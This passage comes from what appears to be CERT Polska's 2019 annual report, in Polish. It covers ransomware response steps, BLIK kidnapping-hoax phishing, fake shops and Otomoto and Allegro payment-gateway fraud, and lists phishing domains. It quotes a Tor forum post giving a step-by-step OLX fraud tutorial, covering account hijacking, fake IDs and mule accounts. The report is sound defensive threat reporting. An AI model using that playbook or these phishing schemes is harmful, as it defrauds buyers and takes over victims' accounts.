Co zrobić po ataku ransomware?

1. Jak najszybciej **odizoluj zarażone maszyny od reszty sieci** – odłącz je od wszelkich połączeń sieciowych (przewodowych i bezprzewodowych) oraz urządzeń do przechowywania plików (dyski przenośne i podobne).
2. W celu zmaksymalizowania szans odzyskania danych **nie wyłączaj komputera.** Hibernacja systemu to też dobra (i ekologiczna) opcja.
3. Zrób zdjęcie ekranu z komunikatem wyświetlanym przez ransomware. Upewnij się, że wszystkie informacje są na zdjęciu czytelne. Przegraj plik z notatką okupu (ransom note) i przykładowe zaszyfrowane pliki na czysty przenośny nośnik danych (np. pendrive) – będą jeszcze potrzebne. Jeśli jesteś biegły w obsłudze komputera, spróbuj też znaleźć próbkę złośliwego oprogramowania na dysku (tip: ransomware bardzo często dopisuje się do autostartu).
4. **Odwiedź stronę** nomoreransom.org**,** gdzie znajdziesz narzędzie pozwalające określić, do jakiej rodziny należy dany ransomware, oraz dowiesz się, czy są znane metody odszyfrowania danych bez płacenia okupu. Prawdopodobnie przyda się tutaj ransom note albo zaszyfrowany plik.
5. Jeżeli NoMoreRansom ma odpowiedni dekryptor, **postępuj ściśle według** instrukcji dla danego narzędzia. Jeśli się uda, gratulacje, ponieważ oznacza to, że trafiłeś na ten ułamek ransomware, który dało się zdeszyfrować. Jeśli nie, czytaj dalej.
6. **Rozważ zgłoszenie incydentu do CERT Polska** – najlepiej zaraz po wykryciu zdarzenia. W tym celu skorzystaj z https://incydent.cert.pl. W zgłoszeniu przekaż informacje o podjętych do tej pory krokach oraz inne dane, o które zostaniesz poproszony w formularzu, według najlepszej wiedzy na moment zgłoszenia.
7. Jeśli dysponujesz kopią zapasową, **sformatuj dysk**, zainstaluj system od nowa i **przywróć dane z backupu.** Pamiętaj też, że złośliwe oprogramowanie mogło ukraść z komputera zapamiętane hasła. Dla pewności zmień hasła – przynajmniej do najważniejszych systemów (poczta, bank, sieci społecznościowe).
8. Jeśli nie dysponujesz kopią zapasową i zgłosiłeś incydent do CERT Polska albo innego zespołu bezpieczeństwa, **poczekaj na wynik analizy.** Nie ma co robić sobie za dużych nadziei – w >95 proc. przypadków ofierze nie da się pomóc.
9. Po usunięciu skutków ataku spróbuj ustalić, w jaki sposób do niego doszło, oraz **podejmij działania zapobiegawcze,** by uniemożliwić powtórzenie się sytuacji (edukacja użytkowników, zabezpieczenia fizyczne, aktualizacja oprogramowania).

Wyłudzenia “na blik” z wykorzystaniem mediów społecznościowych

Na przełomie drugiego i trzeciego kwartału 2019 r. pojawiły się masowe kampanie wykorzystujące system płatności mobilnych „BLIK”. Wyróżniał je scenariusz bazujący na informacji o porwaniu. Proceder składał się z dwóch etapów. W pierwszym atakujący dystrybuował informację dotyczącą najczęściej porwania dziecka w centrum handlowym.

Odnośniki w postach odsyłały do strony podszywających się pod portale informacyjne, na których znajdował się opis zdarzenia.


Rys. 25. *Fałszywa strona z fałszywą sensacyjną informacją.*

Całe zajście było rzekomo zarejestrowane przez system monitoringu, a fałszywe serwisy informacyjne prosiły o pomoc w odnalezieniu dziecka.

Rys. 26. *Rzekome nagranie z monitoringu. Po kliknięciu w obrazek wyświetlany był monit o zalogowanie się na Facebooku.*

Ofiara w momencie kliknięcia w nagranie była informowana, że ze względu na drastyczność materiał jest dostępny tylko dla osób powyżej 18 roku życia. W celu zweryfikowania wieku należało zalogować się do Facebooka.


Po wybraniu opcji zaloguj, ofierze był wyświetlany fałszywy panel logowania znajdujący pod tą samą domeną co serwis informacyjny.



Rys. 27. *Fałszywa strona logowania do Facebooka.*

Po podaniu loginu i hasła, aby nie wzbudzać podejrzeń, ofiara była przekierowywana do legalnej strony Centrum Poszukiwań Ludzi Zaginionych – zaginieni.pl

Reasumując, w pierwszym etapie atakujący pozyskiwał od nieświadomej ofiary dane logowania do serwisu facebook.com. Aby to osiągnąć, rozsyłał masowe kampanie spamowe, które donosiły o porwaniu i były skupione na konkretnym dziecku, mieście czy galerii handlowej.




Rys. 28. *Schemat działania wyłudzenia danych do Facebooka.*

Po wykradzeniu loginów i haseł atakujący uzyskiwał możliwość podszycia się pod ofiarę. To z kolei pozwalało mu m.in. wyeliminować rozsyłanie spamu z użyciem klasycznej poczty elektronicznej i uniknięcie związanych z tym niedogodności. O wiele bardziej efektywne okazało się rozsyłanie informacji o porwaniu bezpośrednio przez profil ofiary z Facebooka. Sensacyjna treść postu sprawiała, że wiele osób udostępniało ją dalej, co budowało jeszcze większy zasięg dla fałszywego panelu logowania.

Rys. 29. *Zajawka jednego z fałszywych newsów (źródło: sprawdzam.afp.com).*

W tym momencie atakujący przechodził do kolejnego etapu, zilustrowanego na rys. 30. Po zalogowaniu się na konto ofiary, atakujący kontaktował się ze znajomymi z listy. Przedstawiał im różnego typu historie, np. o awarii samochodu podczas dalekiej podróży, konieczności transportu lawetą i braku odpowiedniej ilości gotówki czy karty kredytowej. W związku z zaistniałą sytuacją awaryjną prosił o pomoc w postaci wystawienia przez znajomego czeku lub kodu BLIK, który pozwoliłby mu wypłacić gotówkę z pobliskiego bankomatu. Oczywiście, wszystko miało odbyć się w ramach krótkotrwałej pożyczki, która będzie zwrócona zaraz po powrocie.



Rys. 30. *Fragment konwersacji w kradzieży pieniędzy za pomocą kodów Blik*[54]*.*

54. https://natemat.pl/268021,oszustwo-na-blik-a-zostalem-wykorzystany-przez-oszusta

Pomimo dość zawiłego scenariusza, metoda ta jest bardzo skuteczna. Ofiara zazwyczaj nie dopuszcza do siebie myśli, że z konta znajomego komunikuje się z nią przestępca. Dodatkowo sam moment wykrycia oszustwa następuje zazwyczaj na tyle późno, że bardzo utrudnia wykrycie sprawcy.

W 2019 r. zespół CERT Polska podjął działania w sprawie aż 224 fałszywych stron logowania do Facebooka. Skalę zjawiska dobrze oddaje przykładowa lista domen wykorzystywanych w obrębie jednej kampanii:

nataliaporwana.szczecin.pl
zaginionanatalia.biz.pl
zaginionanatalia.waw.pl
porwanonatalie.org.pl
zaginionanatalia.pl
zaginionanatalia.org.pl
porwanonatalie.waw.pl
porwanonatalie.info.pl
porwanonatalie.net.pl
nataliaporwana.org.pl
porwanonatalie.pl
zaginionanatalia.com.pl
zaginionanatalia.net.pl
nataliaporwana.com.pl
zaginionanatalia.info.pl
nataliaporwana.pl
nataliaporwana.biz.pl
porwanonatalie.com.pl
nataliaporwana.waw.pl
nataliaporwana.info.pl
porwanonatalie.biz.pl
nataliaporwana.net.pl

Fałszywe sklepy


W ostatnich latach odnotowaliśmy prawie trzykrotny wzrost incydentów związanych z fałszywymi sklepami internetowymi. Pokaźny wzrost zgłaszanych nam tego typu spraw ma związek nie tylko z nasileniem się zjawiska, ale także z rosnącą świadomością wśród obywateli.

Scenariusz tego typu oszustw składa się z kilku elementów. Przestępcy rejestrują domenę, konfigurują oprogramowanie sklepu wraz z odpowiednią szatą graficzną, przygotowują atrakcyjną bazę produktów i przeprowadzają często szeroko zakrojone kampanie promujące. Oszuści przyjmują pieniądze za towar, którego nie posiadają, a także nie mają zamiaru wysłać.

W przypadku zakupów w takim sklepie, po wybraniu produktów i podaniu danych osobowych, zwyczajowo zostajemy przeniesieni na stronę płatności. W obecnych czasach przyjętym standardem jest możliwość wybrania więcej niż jednego sposobu płatności – np. przy użyciu karty płatniczej, szybkim przelewem lub za pośrednictwem serwisów transakcyjnych typu Dotpay lub PayU. Przestępcy jednak z reguły na tym etapie podają nam jedną, przygotowaną przez nich metodę. Często jest to numer konta bankowego, na które powinniśmy bezpośrednio przelać odpowiednią kwotę. Konta te są dostarczane przez tzw. słupów w celu ukrycia rzeczywistego przepływu gotówki. Inną, równie popularną w 2019 r. metodą były fałszywe bramki płatności, których używano w celu kradzieży danych logowania do bankowości, a także wyłudzeniu kodów dwuskładnikowego uwierzytelniania.

Przestępcy w logiczny sposób połączyli pomysł fałszywego sklepu wraz z fałszywą bramką, prowadząc zwabione ofiary przez cały łańcuch oszustwa.

W 2019 r. po raz pierwszy zaobserwowaliśmy również nowy scenariusz, w którym fałszywy sklep zintegrowany był z rzeczywistym oryginalnym mechanizmem płatności dostarczonym przez jednego z operatorów – PayU. Przestępcy nie zdecydowali się jednak na wykorzystanie usługi w celu przekazania im pieniędzy bezpośrednio, jak robią to legalnie działający przedsiębiorcy. Zamiast tego użyli prostej sztuczki. Oszust wykonywał równolegle z ofiarą zakupy na identyczną kwotę w innym – jak najbardziej realnym – sklepie. Wybierał płatność przez PayU, a następnie przekazywał ofierze link przy użyciu systemu zintegrowanego z fałszywym sklepem. Klikając w link ofiara była przekierowana do poprawnej bramki płatności. Nieświadomie opłacała jednak zamówienie dokonane przez przestępcę w legalnym sklepie. W ten sposób przestępcy starają się oczywiście mylić tropy.



Rys. 31. *Schemat oszustwa z wykorzystaniem prawdziwej płatności w fałszywym sklepie.*

Obrona przed atakami związanymi z fałszywą sprzedażą wymaga od klienta sklepu uwagi na każdym z etapów procesu zakupowego. Dla utrudnienia rozpoznania oszustwa i w celu uśpienia uwagi ofiary, atakujący celowo wplatają legalne elementy. W przypadku ostatniej z technik linki kierujące do szybkich przelewów miały podaną kwotę i odbiorcę – te dane również należy weryfikować. Podczas gdy ofiara dokonywała zakupu w sklepie o nazwie „caxsoft", odbiorcą był inny podmiot – popularny i legalnie działający na polskim rynku sklep z urządzeniami AGD.

Oszustwa z wykorzystaniem popularnych portali ogłoszeniowych

W 2019 r. nie zmalała liczba zgłoszeń rejestrowanych przez CERT Polska w związku z oszustwami związanymi z popularnymi portalami, takimi jak Allegro, Otomoto, Olx czy Facebook Marketplace. Organizacje te posiadają swoje zespoły monitorujące i zwalczające próby oszustw i wyłudzeń, co sugerowałoby, że przestępcom coraz trudniej będzie przeprowadzić skuteczny atak na klientów tych portali. Niestety, przestępcy nadal chętnie wykorzystują rosnące zaufanie użytkowników do zakupów przez internet i odpowiednio adaptują scenariusze swoich oszustw.

Poza standardowymi oszustwami polegającymi na niedostarczeniu zakupionego towaru czy wykorzystaniu zdjęcia fałszywego lub skradzionego dowodu osobistego do przekonania ofiary o prawdziwości ogłoszenia, cały czas obecne są kampanie przestępców umożliwiające kradzież całej zawartości konta bankowego ofiary.

Co więcej, przestępcy chętnie wymieniają się między sobą na forach internetowych informacjami, w jaki sposób przygotować ogłoszenie oraz jak pozyskać fałszywe/wykradzione konta użytkowników na portalu, tak by zwiększyć efektywność swoich oszustw.

Scenariusze łączące sklepy z fałszywymi bramkami pośredników płatności były opisywane w naszym poprzednim raporcie, np. przypadek phishingów na sklep morele.net po wycieku danych klientów tego sklepu. W tym raporcie opisaliśmy kilka technik zaobserwowanych przez CERT Polska w 2019 r.

Haz000

Cebulkowicz
Zarejestrowany: 2019-05-17
Posty: 120
Punkty: 15

2019-09-30 AM Ostatnio edytowany przez Haz000 (2019-09-30 AM) 3

Odp: [Tut] Prosta wyjebka dla początkujących (OLX)

A ciekawe jakby początkujący Cebulkowicz działał z inwestycją jestem zdania, że jak człowiek zainwestuje to i przyniesie więcej pieniążków do swojego portfela.

Opowiem jak ja bym zrobił, aby Janusze wysyłali mi pieniądze na konta słupów.

1. Skorzystaj z usług chłopaków, którzy sprzedają MAIL:PASS/OLX

a). Gdy już mamy pocztę e-mailowa np. onet:

- w ustawieniach wylogowywujemy ofiare (kontrola bezpieczeństwa)
- dodajemy numer telefonu zmyślony i e-mail do przywracania hasła.
- zmieniamy hasło
- zmieniamy dane w profilu (imie, nazwisko, ulica, miasto, wiek itd.)

2. Najlepiej wystawić sprzęt z konta OLX, które ma kilka lat, kilka miesięcy dla oka kupującego też to jest ważne i nie będzie podejrzeń plus podłączyć konto OLX z Facebookiem.

3. Zamawiamy jakiś lewy dowód osobisty na dowolne dane takie jak mamy na Facebooku (jaki dowód na forum są artykuły).

4. Zamawiamy podróbkę iphona (allegro/olx = go phone, jakiś forum na pewność cos znajdziesz)

5. Skąd zdjęcia? Sam będziesz je robił. (Kasowanie exifów to podstawa więc na pewno gdzieś znajdziesz artykuł jak to zrobić).

6. Skąd brać zdjęcia numerów seryjnych itd.?

a) Najlepiej to pisać jako zainteresowany do osób z olxa/fb, którzy mają oryginalne produkty, że chcemy go kupić itd. ale prosimy o zdjęcia takie i takie. Wkręcamy, ze zaraz wyślemy przelew, a potencjalny sprzedający zapali się, że znalazł kupującego i wyśle nam fotki na maila itd.

7. Osobę najlepiej jest prosić o kontakt przez Facebook tam już możesz nawet dokonywać różnych akcji.

- wysłać zdjęcie dowodu osobistego obok przedmiotu.
- nakręcać, ze mieliśmy tydzień temu nieudana transakcje. (prosimy o wpłatę na konto bankowe)
- robimy dodatkowe zdjęcia sprzętu...
- gdy ofiara będzie chciał jakieś zdjęcia z frytkami na tle albo nie wiadomo czym. Czujemy, ze sobie z tym nie poradzimy to polecam Pana grafika: ***wkoncusieudało***

Gdy już rozhulasz biznes na telefonach to pora na kolejną inwestycję... kupić używane konsole, xboxa, inne marki telefonów, obudowę od komputera (wkręcać, z mamy takie części i takie, bo przecież tego nie widać), puste pudełko po iphonie i ładnie zafoliować, ze niby jest nowy pudełko można kupić na allegro lub olx. Wszystko opiera się na tym, aby wkręcić historie z nie udaną transakcją i zweryfikować się dokumentem.

Niemniej jednak pozdrawiam i życzę udanych transakcji.


Rys. 32. *Wpis z Cebulki – popularnego polskojęzycznego forum w sieci TOR.*

Scenariusz ataku na klientów Otomoto.pl – SMS i fałszywe płatności

Między 30 stycznia a 1 lutego CERT Polska otrzymał wiele zgłoszeń dotyczących podejrzanych wiadomości SMS o treści sugerującej zablokowanie konta na portalu OTOMOTO. Wiadomość zawierała link do podejrzanej domeny, która miała kojarzyć się z jednym z najbardziej popularnych portali motoryzacyjnych.

Rys. 33. *Fałszywy SMS o konieczności opłaty w serwisie ogłoszeniowym.*

Wiadomości były wysyłane do użytkowników, którzy rzeczywiście posiadali konto na portalu OTOMOTO oraz publikowali ogłoszenia zawierające numer telefonu. Oszuści postarali się, aby użytkownikom wyświetlona została w polu nadawcy nazwa OTO-MOTO. Tego typu zabieg znacznie zwiększał szanse na to, że ofiara otworzy link w wiadomości, myśląc, że nadawcą jest rzeczywiście portal OTOMOTO. Link w SMS prowadził do fałszywego panelu płatności dotpay.



Rys. 34. *Fałszywa bramka płatności Dotpay.*

Ofiara będąc pewna, że znajduje się na stronie portalu OTOMOTO, nie chce utracić dostępu do konta, gdzie publikuje opłacone przez siebie ogłoszenia. Dalszy etap oszustwa zazwyczaj kończył się podobnie jak większości fałszywych bramek płatności. Po wybraniu loga banku wyświetlany był szablon strony logowania dostosowany do wybranego banku. Dane wpisane przez ofiarę trafiały prosto do przestępców. Jeśli bank stosował maskowane hasła, przestępcy prosili o całe hasło bez nałożonej maski.

Rys. 35. *Przykładowa fałszywa strona logowania do bankowości ING*[55].

55. https://zaufanatrzeciastrona.pl/post/uwaga-sprzedajacy-samochody-obserwujemy-fale-atakow-na-klientow-otomoto-pl/.

Gdy atakujący pozyskał dane, logował się na konto ofiary i zlecał dodanie swojego konta słupa do listy "zaufanych odbiorców" przelewu. Czynność ta wymaga potwierdzenia za pomocą jednorazowego kodu SMS wysyłanego do właściciela konta. W kolejnym kroku ofiara otrzymywała wiadomość SMS z banku z kodem. Jeśli nie spostrzegła, że kod służy do autoryzacji zupełnie innej operacji i wpisała go na stronie phishingowej, przestępca mógł przelać całą zawartość konta ofiary na swoje konto bez konieczności dalszej weryfikacji. Infrastruktura oszustów opierała się między innymi o następujące domeny:

```
otomoto.transferujemy.com
otomoto.group
otomoto.transfery24.com
otomoto.platnosci24.net
otomoto-platnosc.net
oplatnosci24.com
p-otomoto.pl
p-otomoto.com
```

Sam scenariusz wydaje się mało innowacyjny, jednak liczba nowo rejestrowanych domen phishingowych sugeruje, że schemat nadal pozwala osiągnąć przestępcom założony cel, a ofiary niezmiennie są podatne na tego typu atak.


Prawdziwy pośrednik płatności – phishing na allegro

Nie zawsze celem przestępców jest pełen dostęp do konta bankowości elektronicznej użytkownika. Czasem oszuści nie dysponują odpowiednią liczbą kont słupów lub nie potrafią technicznie zarządzać fałszywymi panelami do płatności. Alternatywą jest jednorazowa kradzież, w której ofiara opłaci zakupy przestępcy lub wykona przygotowany wcześniej przelew.

W poniższym scenariuszu atakujący rozpoczyna swoją "pracę" od opublikowania ogłoszenia na portalach takich jak Facebook Marketplace lub Olx np. o sprzedaży produktu Apple w bardzo atrakcyjnej cenie. Portal ogłoszeniowy jest jak najbardziej prawdziwy. Następnie zainteresowany kupnem kontaktuje się z przestępcą. Ofiara otrzymuje link do aukcji na stronie podszywającej się pod serwis Allegro.

Phishing strony Allegro zawiera link do płatności. Po wybraniu sposobu dostawy oraz płatności następuje przekierowanie ofiary do rzeczywistego pośrednika płatności Blue Media. Zamiast zapłaty za towar ofiara realizowała jednak szybki przelew zlecony przez atakującego w portalu EasySend, dla której wybrano jako metodę płatności serwis Blue Media.


Najprostsza wersja tego oszustwa nie wymagała od przestępców rejestracji/przejęcia domeny ze stroną phishingową. Przestępca tworzył ofertę w prawdziwym serwisie Allegro, a w jej opisie dodawał link do płatności i prosił o jej zrealizowanie tą drogą, usprawiedliwiając się zajęciem komorniczym rachunku powiązanego z kontem Allegro. Ofiara w opisie oferty mogła zobaczyć link do płatności PayU, jak na poniższym zrzucie ekranu:



Rys. 36. *Opis ogłoszenia Allegro z linkiem do płatności PayU.*

Ofiara, kierując się wskazówkami przestępcy i realizując operację zawartą w opisie, wykonywała w rzeczywistości zupełnie inną płatność, której szczegóły, takie jak e-mail płatnika czy identyfikator zamówienia, można namierzyć po odciemnieniu danych zawartych w linku do płatności.

Jednorazowe wyłudzenia opierają się również na wykorzystaniu przelewów tradycyjnych oraz płatności BLIK. Fałszywa strona Allegro może zawierać pole do wprowadzenia kodu blik, jak na poniższym zrzucie ekranu.




Rys. 37. *Fałszywa strona Allegro.*

Dla przestępców liczy się logiczne połączenie kolejnych kroków, które nie wzbudzi podejrzeń u ofiary, a im większa gama możliwości płatności na udostępnionej przez nich stronie phishingowej, tym większa szansa, że ofiara chętniej sfinalizuje płatność.

Potrzebna weryfikacja konta / negatywna ocena transakcji

Kolejny zaobserwowany, aczkolwiek niekoniecznie nowy, scenariusz oszustwa, w sprytny sposób łączy phishing z dodatkową socjotechniką. Proceder polegał na wysłaniu ofierze wiadomości mailowej podszywającej się pod serwis Allegro. Wiadomość zawierała informację o wystawieniu negatywnego komentarza dotyczącego transakcji lub potrzebie ponownej akceptacji regulaminu usługi.



Rys. 38. *Fałszywa wiadomość o wystawieniu komentarza.*

Zazwyczaj użytkownikom, a zwłaszcza przedsiębiorcom, zależy na pozytywnych opiniach na profilu. Kliknięcie w odnośnik prowadziło do fałszywej strony z formularzem logowania do serwisu Allegro. Po podaniu danych ofiara była przekierowana do prawdziwej strony Allegro zawierającej informację o błędzie. W ten sposób przestępca uzyskiwał dane logowania, które mógł wykorzystać do następnych oszustw. Podejrzane domeny zazwyczaj posiadały następujące schematy nazw:

```
